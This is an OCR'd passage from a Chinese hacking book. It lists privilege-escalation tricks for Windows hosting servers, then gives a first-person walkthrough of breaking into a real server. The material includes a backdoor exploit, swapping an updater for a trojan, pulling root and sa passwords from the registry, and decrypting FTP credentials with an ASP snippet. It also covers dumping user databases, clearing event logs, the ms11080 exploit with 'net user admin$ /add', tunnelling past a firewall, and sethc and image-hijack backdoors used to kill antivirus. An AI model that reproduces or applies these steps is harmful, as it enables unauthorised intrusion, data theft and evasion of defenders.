C:\ProgramFiles\Helicon\ISAPI_Rewrite3\httpd.conf

C:\ProgramFiles\Helicon\ISAPI_Rewrite3\error.log

诺顿杀毒文件替换：

c:\ProgramFiles\CommonFiles\SymantecShared\Persist.bak

c:\ProgramFiles\CommonFiles\SymantecShared\Validate.dat

c:\ProgramFiles\CommonFiles\SymantecShared\Persist.Dat

一流过滤相关目录及文件：

```
C:\7i24.com\iissafe\log\startandiischeck.txt
C:\7i24.com\iissafe\log\scanlog.htm
```

Zend 文件替换：

```
C:\Program Files\Zend\ZendOptimizer3.3.0\lib\Optimizer3.3.0\php5.2.x\ZendOptimizer.dll
```

华盾文件替换：

```
C:\WINDOWS\hchiblis.ibl
```

Flash 文件替换：

```
C:\WINDOWS\system32\Macromed\Flash\Flash10q.ocx
```

DU Meter 流量统计信息日志文件替换：

```
c:\Documents\and\Settings\All\Users\Application\Data\Hagel\Technologies\DU\Meter\log.csv
```

【360 提权】

找个可读可写目录上传 360.exe，md 命令：/c c:\windows\temp\cookies\360.exe 会提示 3 段英文：

```
360 Antivirus Privilege Escalation Exploit By friddy 2010.2.2
You will get a Shift5 door!
Shift5 Backdoor created!
```

这是成功的征兆，接着连接服务器连按 5 下 shift 键，将弹出任务管理器，点击新建任务：explorer.exe 会出现桌面，接下来大家都会弄了。

【搜狗提权】

搜狗的目录默认是可读可写的，搜狗每隔一段时间就会自动升级，而升级的文件是 pinyinup.exe 我们只要把这个文件替换为自己的远控木马，或是添加账户的批处理，等搜狗升级的时候，就可以达成我们的目的了。

【华众虚拟主机提权】

就经验来说，一般溢出提权对虚拟主机是无果的，而且华众又没有星外那么明显的漏洞。所以华众提权关键之处就是搜集信息，主要注册表位置：

```
HKEY_LOCAL_MACHINE\SOFTWARE\HZHOST\CONFIG\
HKEY_LOCAL_MACHINE\software\hzhost\config\settings\mysqlpass root 密码
HKEY_LOCAL_MACHINE\software\hzhost\config\settings\mssqlpss sa 密码
```

c:\windows\temp 下有 hzhost 主机留下的 ftp 登陆记录有用户名和密码以上信息配合 hzhosts 华众虚拟主机系统 6.x 破解数据库密码工具使用，百度搜索：hzhosts 华众虚拟主机系统 6.x 破解数据库密码工具。

【N 点虚拟主机】

N 点虚拟主机管理系统默认数据库地址为：\host_date\#host # date#.mdb，rl 直接输入不行这里咱们替换下#=%23 空格=%20 修改后的下载地址为 /host_date/%23host%20%23%20date%23196.mdb，据库下载之后找到 sitehost 表 FTPuser&FTPpass 值 FTPpass 是 N 点加密数据然后用 N 点解密工具解密得到 FTP 密码，N 点默认安装路径 C:\Program Files\NpointSoft\npointhost\web\与 D:\Program Files\NpointSoft\npointhost\web\默认权限可读。遇到对方所用虚拟主机是 N 点时候可以考虑读取该文件夹下载数据库。

N 点解密工具代码：

```
<%
set iishost=server.CreateObject("npoint.host")
```

```
x=iishost.Eduserpassword("FTPpass 值",0)
response.write x
%>
```

本地搭建 N 点环境在 N 点目录打开访问即可。得到密码减去后 10 位字符即为 N 点的虚拟主机管理密码。然后需要在管理系统登陆确认下在 hostcs 表找到 Hostip 或者 hostdomain 一般默认是 Hostip=127.0.0.1 hostdomain=www.npointhost.com 这里可以不管因为这里不修改的话就是服务器默认 ip 地址 sitehost 表的 host_domain 就是绑定的域名直接查下 IP 地址即可咱们批量的话扫描的地址即可。管理系统地址即为 IP 地址选择虚拟主机登录即可接下来传 shell 大家应该都会了。接下来说提权 hostcs 表存有 sa 与 oot 账户的密码解密方法一样。默认都是解密结果 123456 还有就是在 adminlogo 存在 N 点系统管理密码 30 位的 cfs 加密可以在 http://www.md5.com.cn/cfs 碰撞下试试或者用 asm 的工具破解下我的运气不好没成功过 3057C0DB854C878E72756088058775 这个是默认 admin 的密码。

【拖库】

access 数据库脱裤很简单，直接下载数据库即可，mssql 数据库可以用 shell 自带的脱裤功能，也可以用 asp 脱裤脚本，找到数据库连接信息的文件，例如：web.config.asp 用帐号密码登录 asp 脱裤脚本，找到管理表，再找到会员库（UserInfo），之后导出即可，mysql 数据库一般用 php 脚本，找网站数据连接信息：

```
'host' => 'localhost:3306', 数据库 ip
'user' => 'iwebs', 用户
'passwd' => 'nnY5bvRNnJ4vKpmb', 密码
'name' => 'iwebshop', 数据库名
```

接着上传 php 脱裤脚本，进入拖库界面之后，左边有一个选择数据库名的选项，这里 iwebshop，选择数据库名之后，就会出现列表，想脱哪个就点击哪个，然后点击 select data Import 是导入的意思，而 Export 是导出的意思，我们在拖库，当然是选择 Export 了，之后选择 save，再点击 Export 就开始脱裤了。

如果服务器上安装了 phpMyAdmin，也可以找到该页面，用刚找到的 root 账号密码登录进去，在里面也是可以拖库的，如同上传 php 拖库脚本一样，操作差不多的。

【服务器】

命令提示符已被系统管理员停用？

解决方法：运行→gpedit.msc→用户配置→管理模板→系统，在右侧找到"阻止命令提示符"，双击一下，在"设置"里面选中"未配置" ，最后点击"确定"。

如何判断服务器的类型？

解决方法：直接 ping 服务器 ip，看回显信息进行判断：

```
TTL=32
9X/ME
TTL=64
linux
TTL=128
2000X/XP
TTL=255
UNIX
```

为什么有时 3389 开放却不能连接？

原因分析：有时候是因为防火墙，把 3389 转发到其他端口就可以连接了，有的转发后依然是连接不上，那是因为管理员在 TCP/IP 里设置的端口限制。

解决方法：我们需要把端口转为 TCP/IP 里设置的只允许连接的端口其中一个就可以了，更好的办法是取消端口限制。

最简单的往服务器上传东西方法是什么？

本机打开“HFS 网络文件服务器”这款工具，把需要上传的工具直接拖进左边第一个框内，复制上面的地址，到服务器里的浏览器访问，就可以下载了。

限制“命令提示符”的运行权限？

我的电脑（右键）--资源管理器中--点击“工具”按钮，选择“文件夹选项”，切换到“查看”标签，去掉“使用简单文件共享(推荐)”前面的钩，这一步是为了让文件的属性菜单中显示“安全”标签，然后进入“c:\windows\system32\”，找到“cmd.exe”，点右键选择“属性”，切换到“安全”标签，将其中“组或用户名称”中除了管理员外的所有用户都删除，完成后点“确定”这样当普通用户想运行“命令提示符”的时候将会出现“拒绝访问”的警告框。

如何更改 windows2003 最大连接数？

windows2003 中的远程桌面功能非常方便，但是初始设置只允许 2 个用户同时登陆，有些时候因为我在公司连接登陆后断开，同事在家里用其他用户登陆后断开，当我再进行连接的时候，总是报错“终端服务超过最大连接数”这时候我和同事都不能登陆，通过以下方法来增加连接数，运行：services.msc，启用 license logging，别忘了添加完毕后再关闭 License Logging 打开 win2k3 的控制面板中的“授权”，点“添加许可”输入要改的连接数。

如何清除服务器里的 IP 记录日志？

1.我的电脑右键管理--事件查看器--安全性--右键清除所有事件。

2.打开我的电脑--C 盘--WINDOWS--system32--config--AppEvent.Evt 属性--安全--全部都拒绝。

3.Klaklog.evt 属性--安全--全部都拒绝--SecEvent.Tvt 属性--安全--全部都拒绝。

按大家的要求 DOC 格式放在网盘上了。因为是 linux 下的 WPS 可能内容格式有点错乱。希望大家原谅。http://pan.baidu.com/s/1gdl9v8n

（全文完）责任编辑：3869

第3节　一次简单的渗透提权过程

作者：jinglingshu

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

本人通过注入拿到了一个 shell，拿 shell 的过程就不讲了，很简单。下面分享一下提权的过程吧。没有技术含量，大牛勿喷。

一、提权

执行 systeminfo 看了一下竟然是 2008 的服务器。如图 3-3-1 与 3-3-2：




图　3-3-1

```
[165]: KB980436
[166]: KB980842
[167]: KB981322
[168]: KB981349
[169]: KB981550
[170]: KB981793
[171]: KB981852
[172]: KB981957
[173]: KB982132
[174]: KB982214
[175]: KB982519
[176]: KB982666
[177]: KB982799
[178]: KB983589
[179]: KB948465
安装了 2 个 NIC。
[01]: Broadcom BCM5709C NetXtreme II GigE (NDIS VBD Clie
    连接名:       本地连接
    启用 DHCP:    否
    IP 地址
      [01]: [redacted]
[02]: Broadcom BCM5709C NetXtreme II GigE (NDIS VBD Clie
    连接名:       本地连接 2
    启用 DHCP:    否
    IP 地址
      [01]: [redacted].178
```

图　3-3-2

看了一下补丁情况，KB2592799 没有打，可以使用 ms11080 来进行提权。但是在上传法克工具包里的 ms11080.exe 时被杀，看来装了杀毒软件，用 tasklist /svc 命令看了一下，原来装了趋势科技的杀毒软件。如图 3-3-3：

```
wmdSync.exe                  8988 暂缺
PccNTMon.exe                 9580 暂缺
conime.exe                  13196 暂缺
conime.exe                  17884 暂缺
w3wp.exe                    17244 暂缺
w3wp.exe                     9200 暂缺
w3wp.exe                     4532 暂缺
w3wp.exe                    14448 暂缺
w3wp.exe                     5460 暂缺
w3wp.exe                     8116 暂缺
NTRtScan.exe                 8572 ntrtscan
TMBMSRV.exe                  7640 TMBMServer
w3wp.exe                     8320 暂缺
w3wp.exe                    16660 暂缺
w3wp.exe                     8176 暂缺
```

图　3-3-3

看看能不能直接结束掉进程。如图 3-3-4：




图　3-3-4

结果结束不掉进程，看来只能上个免杀的 ms11080 了。最终找到个用 python 写的 ms1080 提权工具 http://pan.baidu.com/s/1nthZwxj 传上去了，这次没被杀掉。如图 3-3-5：

图　3-3-5

既然没有 1108.exe 被杀掉，试试可以执行成功不。如图 3-3-6：

图　3-3-6

看来可以成功利用，那么执行命令 net user admin$ admin /add & net localgroup administrators admin$ /add 来添加用户了。如图 3-3-7 与 3-3-8：




图　3-3-7




图　3-3-8

可以看到成功添加了用户，用 taklist /svc 和 netstat -ano 确定了远程连接端口 3389 已经开启，本想直接连就搞定了，结果连接时连接不上，看了一下是内网，那就上 lcx 进行端口转发吧。如图 3-3-9：




图　3-3-9

不成功，可能被防火墙给阻止了，来关闭防护墙试试。如图 3-3-10：

图　3-3-10

关闭结果还是失败，估计是被杀软或硬件防火墙给阻止了。看来只能用 reduh 或 tunnel 了。上传 tunnel，成功连接。如图 3-3-11 与 3-3-12：

图　3-3-11




图　3-3-12

二、关闭杀毒软件

ok，现在成功进入了，开始看看能不能获取内网中的信息。结果上传了几个工具都被杀了，才想起来上面有趋势科技的杀毒软件，看来还得想办法将杀毒软件的进程给结束掉。如图

3-3-13：




图　3-3-13

看看以管理员权限能不能结束掉该进程。如图 3-3-14：




图　3-3-14

结果以管理员权限的 cmd 都没有结束掉。看到上面管理员权限的 cmd 都没有结束掉，觉得可能权限还不够大。突然想到，在 sethc 劫持时弹出的 cmd 是 systen 权限的，可能比这里的 cmd 权限要大。所以现在要进行 sethc 劫持或映像劫持。

（1）sethc 劫持

sethc 劫持时的命令是：

copy %systemroot%\system32\cmd.exe %systemroot%\system32\sethc.exe /y 如图 3-3-15：

图　3-3-15

结果被拒绝访问，看来没权限将 cmd 替换成 sethc。那就试一试映像劫持吧。

（2）映像劫持

映像劫持的方法是在注册表 HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options\下建 setch.exe，相应的注册表项设置为 debugger reg_sz c:\windows\system32\cmd.exe 如图 3-3-16：




图　3-3-16

这样修改注册表后，按 5 下 shift 键出来的就是 cmd.exe，而不是 sethc.exe。现在，退回到登陆界面，按 5 下 shift 键出来的就是管理员权限的 cmd 了。如图 3-3-17：

